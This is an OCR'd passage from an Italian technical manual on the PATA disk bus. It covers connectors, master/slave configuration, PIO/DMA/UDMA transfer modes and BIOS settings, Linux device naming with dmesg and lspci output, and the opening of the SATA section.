




Figura 9.23. Disegno di un connettore a 40 poli con piattina completo. La tacca superiore e il foro otturato non sono sempre presenti.



I due dischi, o comunque i due componenti che si collegano all'unità di controllo devono essere distinti, essendo uno *master* e l'altro *slave*. Questa distinzione è indispensabile e in condizioni normali è necessario dichiarare questo ruolo dei componenti utilizzando dei ponticelli o dei micro interruttori. In questa situazione, utilizzando piattine normali diventa indifferente il collegamento dei componenti su questo o su quel connettore. In particolare, a differenza del bus


SCSI non è richiesta alcuna terminazione.

Figura 9.24. Un'etichetta che appare su un disco fisso per guidare la configurazione in qualità di *master* o di *slave*, oppure lasciando che sia il cavo a definire la posizione.



Eventualmente esistono dei cavi PATA speciali che consentono di distinguere l'unità *master* da quella *slave* in base alla scelta del connettore utilizzato. Ma questo fatto richiede comunque la selezione nelle unità stesse della modalità *cable select*, sempre attraverso ponticelli o micro interruttori.

Figura 9.25. Lato posteriore di un disco fisso in cui si vede il connettore da 40 poli (il terminale numero uno si trova nel lato destro); una fila di ponticelli per la selezione di *master*, *slave* o *cable select*; il connettore di alimentazione. Si osservi l'assenza di un piedino nella parte centrale del connettore.




Lo standard PATA, nella sua evoluzione, ha cercato di mantenere la compatibilità con il passato, per garantire che un'unità di controllo

aggiornata sia in grado di funzionare anche con componenti PATA più vecchi e viceversa. In particolare, questo fatto serve a garantire che l'accoppiamento di due componenti eterogenei, collegati allo stesso canale, non comporti complicazioni. In pratica, nonostante le buone intenzioni, possono anche sorgere dei problemi di compatibilità; inoltre, l'accoppiamento di due componenti eterogenei implica solitamente l'utilizzo del protocollo di comunicazione migliore che entrambi sono in grado di gestire, costringendo uno dei due a lavorare con prestazioni inferiori rispetto alle proprie possibilità.


Il protocollo PATA si è sviluppato nel tempo utilizzando tecniche diverse per la comunicazione dei dati. In particolare, le versioni più recenti che consentono velocità di trasferimento dati più elevate richiedono una piattina speciale, in cui ogni collegamento dei 40 poli esistenti viene separato da un filo di massa, allo scopo di ridurre le interferenze reciproche. Questo tipo di piattina a 80 fili ha anche la caratteristica di selezionare automaticamente il componente *master* e *slave*, pertanto questi devono essere configurati in modalità *cable select*.

Figura 9.26. Disegno di una piattina completa a 80 fili.



In particolare, il connettore blu, o azzurro, va collegato all'unità di controllo; il connettore nero, all'estremità opposta, va collegato al disco *master*; il connettore grigio va collegato al disco *slave*.

Figura 9.27. Connettori per due canali PATA su una scheda madre. Il terminale numero uno si trova sul lato destro. Si osservi l'assenza di un piedino nella parte centrale del connettore.



9.3.2 Geometria dei dischi

«

I dischi (fissi o rimovibili che sia) hanno una geometria, definita in base a tre coordinate: cilindro, testina e settore. Nella prima edizione dello standard PATA è necessario indicare i valori massimi di queste coordinate nella configurazione del firmware. A partire da ATA-2 si è introdotta la capacità di identificare automaticamente la geometria dei dischi e di poterla ridefinire in base a ciò che è stato chiamato LBA, ovvero *Logical block addressing*.

Attraverso questo meccanismo, se il firmware è predisposto per farlo, è possibile superare i limiti alla quantità di cilindri e di testine imposti dalla struttura tradizionale del firmware stesso. Tuttavia, perché sia possibile l'utilizzo di questa possibilità, è necessario anche che il sistema operativo e il sistema di avvio siano in grado di gestirla.

9.3.3 Caratteristiche del protocollo PATA e configurazione del firmware

«

Attualmente, nell'ambito del protocollo PATA si distinguono tre modalità di comunicazione: PIO (*Programmed I/O*), DMA (che comunque si articola in due sotto categorie) e Ultra DMA. Ognuna di queste modalità ha poi dei livelli differenti, costituiti da un numero intero, dove lo zero rappresenta quello minimo con le prestazioni peggiori, mentre i valori successivi indicano una progressione.

- Il protocollo PIO è il primo a essere stato realizzato e ha la caratteristica di impegnare direttamente l'unità centrale (la CPU) per il suo funzionamento. La tabella 9.28 elenca le modalità PIO, ovvero i livelli di questo protocollo, in cui si può vedere che il numero cinque non appartiene allo standard codificato, ma probabilmente

viene indicato da qualche costruttore, facendo riferimento a una velocità di trasferimento di 22 Mbyte/s.

Tabella 9.28. Modalità PIO.

Modalità PIO	Velocità massima in Mbyte/s (10^6 byte/s)	Note
0	3,3	
1	5,2	
2	8,3	
3	11,1	
4	16,7	
5	22,2	Non standard.

Di solito, la gestione del protocollo PIO può essere controllata dal firmware (il BIOS), con cui si può imporre una modalità particolare, oppure si può escludere del tutto, in favore di altri protocolli. Tuttavia, questo tipo di intervento si può richiedere solo se si incontrano dei problemi, in cui i componenti installati non sono in grado di determinare automaticamente il metodo migliore di funzionamento. Il programma di accesso alla configurazione del firmware potrebbe presentare le voci seguenti, dove in questo caso si lascia una gestione automatica del protocollo:

```
Primary Master   PIO: Auto
Primary Slave    PIO: Auto
Secondary Master PIO: Auto
Secondary Slave  PIO: Auto
```

- Il protocollo DMA utilizza in pratica un accesso diretto alla memoria (*Direct memory access*). Inizialmente, il trasferimento dei dati avveniva a pacchetti di 16 bit (*word*), ovvero quanto l'ampiezza del canale PATA. Successivamente si è introdotta la possibilità di trasmettere sequenze più lunghe. Nel primo caso si parla

di *single word*, mentre nel secondo si fa riferimento al termine *multi word*. Queste due varianti del protocollo DMA hanno livelli di identificazione distinti, come se fossero due protocolli diversi; tuttavia, attualmente il trasferimento a blocchi singoli di 16 bit non si usa più, per cui il protocollo DMA è inteso essere implicitamente di tipo *multi word*.

Tabella 9.30. Modalità DMA.

Modalità *single word*	Modalità *multi word*	Velocità massima in Mbyte/s (10^6 byte/s)
0		2,1
1		4,2
2		8,3
	0	4,2
	1	13,3
	2	16,7

La comunicazione diretta con la memoria può avvenire attraverso un sistema di controllo integrato nella scheda madre, oppure direttamente attraverso l'unità di controllo PATA. In pratica, il secondo caso richiede che il bus in cui si inserisce a sua volta l'unità di controllo PATA consenta la tecnica conosciuta come *bus mastering*, attraverso cui un componente del bus può prendere il controllo.

Il primo tipo di sistema, in cui si passa per l'intermediazione della scheda madre, viene indicato come *third party DMA*, mentre l'accesso diretto al DMA si indica come *first party DMA*. L'utilizzo dell'accesso DMA senza intermediazioni consente di gestire velocità più elevate e diventa necessario per mettere in pratica gli ultimi livelli di questo protocollo.

- Il protocollo Ultra DMA, o solo UDMA, è un'evoluzione del

DMA, in cui vengono usate delle tecniche diverse per aumentare la frequenza di trasmissione effettiva dei dati, introducendo anche un sistema di controllo CRC per la verifica che questi siano stati ricevuti correttamente, in modo da poter regolare la velocità effettiva in base alle caratteristiche reali del mezzo.

Tabella 9.31. Modalità UDMA.

Modalità UDMA	Velocità massima in Mbyte/s (10^6 byte/s)
0	16,7
1	25,0
2	33,3
3	44,4
4	66,7
5	100,0
6	133,3

Le tecniche di trasmissione introdotte dal protocollo UDMA richiedono l'uso di una piattina speciale, a 80 fili, quando si supera la velocità di 33,3 Mbyte/s. Come già accennato, ognuno dei fili corrispondenti ai 40 poli viene alternato da un filo di massa che serve a ridurre le interferenze; inoltre, questo tipo di cavo implica la selezione del tipo *cable select* nei componenti che si installano. Pertanto, i vari connettori sono colorati in modo differente per evitare confusione.

Anche se non dovrebbe essere necessario, è probabile che il firmware consenta di stabilire espressamente la modalità UDMA che deve essere utilizzata. Nell'esempio seguente si vede la richiesta di lasciare che il protocollo venga definito in modo automatico, in base a quanto riportato dai componenti e dalla verifica delle comunicazioni:

```
Primary Master   UDMA: Auto
Primary Slave    UDMA: Auto
Secondary Master UDMA: Auto
Secondary Slave  UDMA: Auto
```

Alcune unità di controllo, in base ai protocolli PATA, consentono di inviare dei blocchi di dati più consistenti attraverso il bus, per ogni singolo ciclo di interruzione, secondo una tecnica definita *block mode*. In generale questo fatto non crea complicazioni; tuttavia viene riportato solo per chiarire il senso di ciò quando una voce del genere appare nella configurazione del firmware:

```
IDE HDD Block Mode:  Enabled
```

Di solito sono disponibili due bus PATA, ovvero due canali per ogni unità di controllo, specialmente se questa è integrata nella scheda madre. Ogni canale, o bus, utilizza delle risorse, in particolare un livello IRQ; pertanto, se uno dei due canali non viene utilizzato, conviene disabilitarne il funzionamento attraverso il firmware:

```
OnChip IDE Channel0: Enabled
OnChip IDE Channel1: Disabled
```

Tabella 9.35. Risorse utilizzate da un'unità di controllo PATA comune. Si tenga presente che un'unità di controllo collegata a sua volta su un bus PCI, utilizza anche altre aree di indirizzi di I/O.

Canale	IRQ	I/O
0	14	da $01F0_{16}$ a $01F7_{16}$ e da $03F6_{16}$ a $03F6_{16}$
1	15	da 0170_{16} a 0177_{16} e da 0376_{16} a 0376_{16}

9.3.4 Standard PATA e gergo comune

Lo standard ufficiale per quanto riguarda il bus PATA è definito da ANSI e la tabella 9.36 ne riassume le caratteristiche salienti.

Tabella 9.36. Standard PATA secondo ANSI.

Sigla	Denominazione	PIO	DMA *single word*	DMA *multi word*	UDMA
ATA-1	AT Attachment Interface for Disk Drives	0, 1, 2	0, 1, 2	0	--
ATA-2	AT Attachment Interface with Extentions	0, 1, 2, 3, 4	0, 1, 2	0, 1, 2	--
ATA-3	AT Attachment 3 Interface	0, 1, 2, 3, 4	--	0, 1, 2	--
ATA/ATAPI-4	AT Attachment with Packet Interface Extentions	0, 1, 2, 3, 4	--	0, 1, 2	0, 1, 2
ATA/ATAPI-5	AT Attachment with Packet Interface - 5	0, 1, 2, 3, 4	--	0, 1, 2	0, 1, 2, 3, 4
ATA/ATAPI-6	AT Attachment with Packet Interface - 6	0, 1, 2, 3, 4	--	0, 1, 2	0, 1, 2, 3, 4, 5
ATA/ATAPI-7	AT Attachment with Packet Interface - 7	0, 1, 2, 3, 4	--	0, 1, 2	0, 1, 2, 3, 4, 5, 6

Purtroppo si sono diffuse una grande quantità di definizioni non standard, il cui significato diventa a volte ambiguo. Per essere certi delle possibilità di un bus PATA o di un componente PATA, occorre verificare le caratteristiche che compongono lo standard, ovvero le modalità dei protocolli. Il problema legato alla terminologia dipende molto dal fatto che i prodotti che si trovano in commercio sono spesso più avanzati degli standard già definiti, anche se è molto probabile che vengano poi incorporati negli standard ufficiali successivi. Pertanto, questo favorisce la diffusione di appellativi provvisori e altisonanti. Quello che segue è un elenco molto approssimativo dei nomi attribuiti nel gergo a vari aspetti dello standard PATA.

- IDE, EIDE

  La sigla IDE sta per *Integrated drive electronics*, ovvero quel tipo di disco che integra l'elettronica di controllo. Pur non essendo codificata negli standard, questa sigla viene usata comunemente, al posto di PATA.

  La sigla EIDE è stata coniata da un'azienda particolare, con il significato di *Enhanced IDE*, a sottolineare l'utilizzo di tecniche nuove, non ancora codificate fino a quel momento, ma senza fare riferimento a un'epoca o a delle caratteristiche particolari, rendendo così la sigla altrettanto vaga quanto IDE.

- Fast ATA

  La definizione Fast ATA è stata usata in vari contesti per identificare qualcosa di più veloce del normale, ma senza un legame particolare con lo standard ufficiale. In particolare, quando si legge qualcosa come «Fast ATA-***n***», il numero non corrisponde a quello usato dallo standard ANSI. Per esempio, Fast ATA-4 potrebbe voler solo dire che offre il protocollo UDMA 4, mentre lo standard ufficiale corrispondente è ATA/ATAPI-5.

- Ultra ATA, Ultra ATA/33, ATA/33, Ultra ATA/66, ATA/66,...

  Questo genere di definizioni sono solitamente ottenute sommando assieme porzioni delle caratteristiche dei protocolli gestibili. Il termine «ultra» si riferisce normalmente al protocollo UDMA, mentre il numero indica presumibilmente la velocità di trasferimento dei dati. Pertanto, «Ultra ATA/33» o solo «ATA/33» si riferisce presumibilmente a un protocollo UDMA che consente un trasferimento a 33,3 Mbyte/s.

9.3.5 Gestione da parte di un kernel Linux delle unità PATA

Nei sistemi GNU/Linux i file di dispositivo usati per accedere alle unità ATA hanno un nome che rispetta il modello:

```
/dev/hdx[n]
```

In pratica, ***x*** può essere una lettera minuscola, da '**a**' a '**t**', che rappresenta un disco PATA completo; per esempio, '`/dev/hdd`' indica il disco *slave* del secondo canale PATA disponibile. Se al nome segue un numero, questo indica l'***n***-esima partizione, a partire da uno. Pertanto, '`/dev/hdd1`' è la prima partizione della quarta unità PATA.

La gestione dei componenti PATA da parte del kernel Linux viene definita nella sezione *Device drivers, serial ATA and paralel ATA drivers* (8.3.8.5). La gestione accurata delle opzioni di configurazione di quella sezione consente di ottenere le prestazioni massime disponibili dal bus PATA di cui si dispone.

9.3.6 Informazioni da un kernel Linux

Le informazioni che si possono ottenere da un kernel Linux consentono di verificare la configurazione effettiva del firmware e il riconoscimento dell'unità di controllo PATA esistente. La prima verifica va fatta sui messaggi iniziali di avvio del kernel, i quali si possono rileggere con il comando '**dmesg**':

```
$ dmesg | less[Invio]
```

Nella prima parte si può osservare la gestione generale del bus PATA:

```
Uniform Multi-Platform E-IDE driver Revision: 6.31
ide: Assuming 33MHz system bus speed for PIO modes;
     override with idebus=xx
```

Nella seconda parte si può osservare l'identificazione delle particolarità dell'unità di controllo PATA, ammesso che sia in grado di farlo:

```
VP_IDE: IDE controller on PCI bus 00 dev 39
VP_IDE: chipset revision 16
VP_IDE: not 100% native mode: will probe irqs later
ide: Assuming 33MHz system bus speed for PIO modes; override
     with idebus=xx
VP_IDE: VIA vt82c596b (rev 23) IDE UDMA66 controller on
    pci00:07.1
    ide0: BM-DMA at 0xd000-0xd007, BIOS settings:
          hda:DMA, hdb:DMA
    ide1: BM-DMA at 0xd008-0xd00f, BIOS settings:
          hdc:pio, hdd:pio
```

Quindi si mostrano le caratteristiche dei componenti installati, che in questo caso sono due dischi fissi:

```
hda: IBM-DTLA-307030, ATA DISK drive
hdb: QUANTUM FIREBALLlct10 20, ATA DISK drive
ide0 at 0x1f0-0x1f7,0x3f6 on irq 14
hda: 60036480 sectors (30739 MB) w/1916KiB Cache,
     CHS=3737/255/63, UDMA(66)
hdb: 39876480 sectors (20417 MB) w/418KiB Cache,
     CHS=2482/255/63, (U)DMA
```

Infine si vedono anche le partizioni di questi:

```
Partition check:
 hda: hda1 hda2 hda4 < hda5 hda6 hda7 >
 hdb: hdb1 hdb2
```

Se l'unità di controllo PATA è collegata a sua volta su un bus PCI, cosa che ormai rappresenta la situazione normale, se ne possono trovare le tracce nella directory virtuale '`/proc/`', attraverso '**`lspci`**' (l'esempio si riferisce a un elaboratore differente, ma sulle stesse coordinate PCI):


```
$ lspci -v | less[Invio]
```

```
00:07.1 IDE interface: VIA Technologies, Inc. ↩
↪VT82C586A/B/VT82C686/A/B/VT8233/A/C/VT8235 PIPC Bus ↩
↪Master IDE (rev 06) (prog-if 8a [Master SecP PriP])
        Flags: bus master, stepping, medium devsel, latency 32
        I/O ports at fff0 [size=16]
```

9.4 SATA: Serial ATA

Terminato lo sviluppo del bus ATA tradizionale, si introduce un bus diverso meccanicamente, ma che conserva qualche compatibilità a livello di software, denominato SATA, ovvero *Serial ATA*. Da un punto di vista fisico, questo nuovo bus si presenta con un collegamento differente, attraverso un cavo che non è più realizzato in forma di piattina.

Figura 9.42. Un cavo SATA, con il dettaglio di un connettore.



9.4.1 Adattatori

Durante la fase di transizione dal bus ATA tradizionale (ovvero PATA) a quello SATA, sono stati disponibili dei piccoli convertitori in grado di adattare dischi fissi SATA su bus PATA e dischi PATA su bus SATA. Si tratta però di rimedi di emergenza, il cui utilizzo è decisamente sconsigliabile.

Figura 9.43. Adattatore da bus PATA a disco SATA. Si può osservare che l'adattatore richiede un'alimentazione supplementare, con un cavetto di quelli usati per le unità a dischetti tradizionali. Questa immagine è stata tratta da *http://www.extrememhz.com/idetosata-p1.shtml* .




Figura 9.44. Adattatore da bus PATA a disco SATA. A differenza della figura precedente, questo si applica al disco fisso SATA.


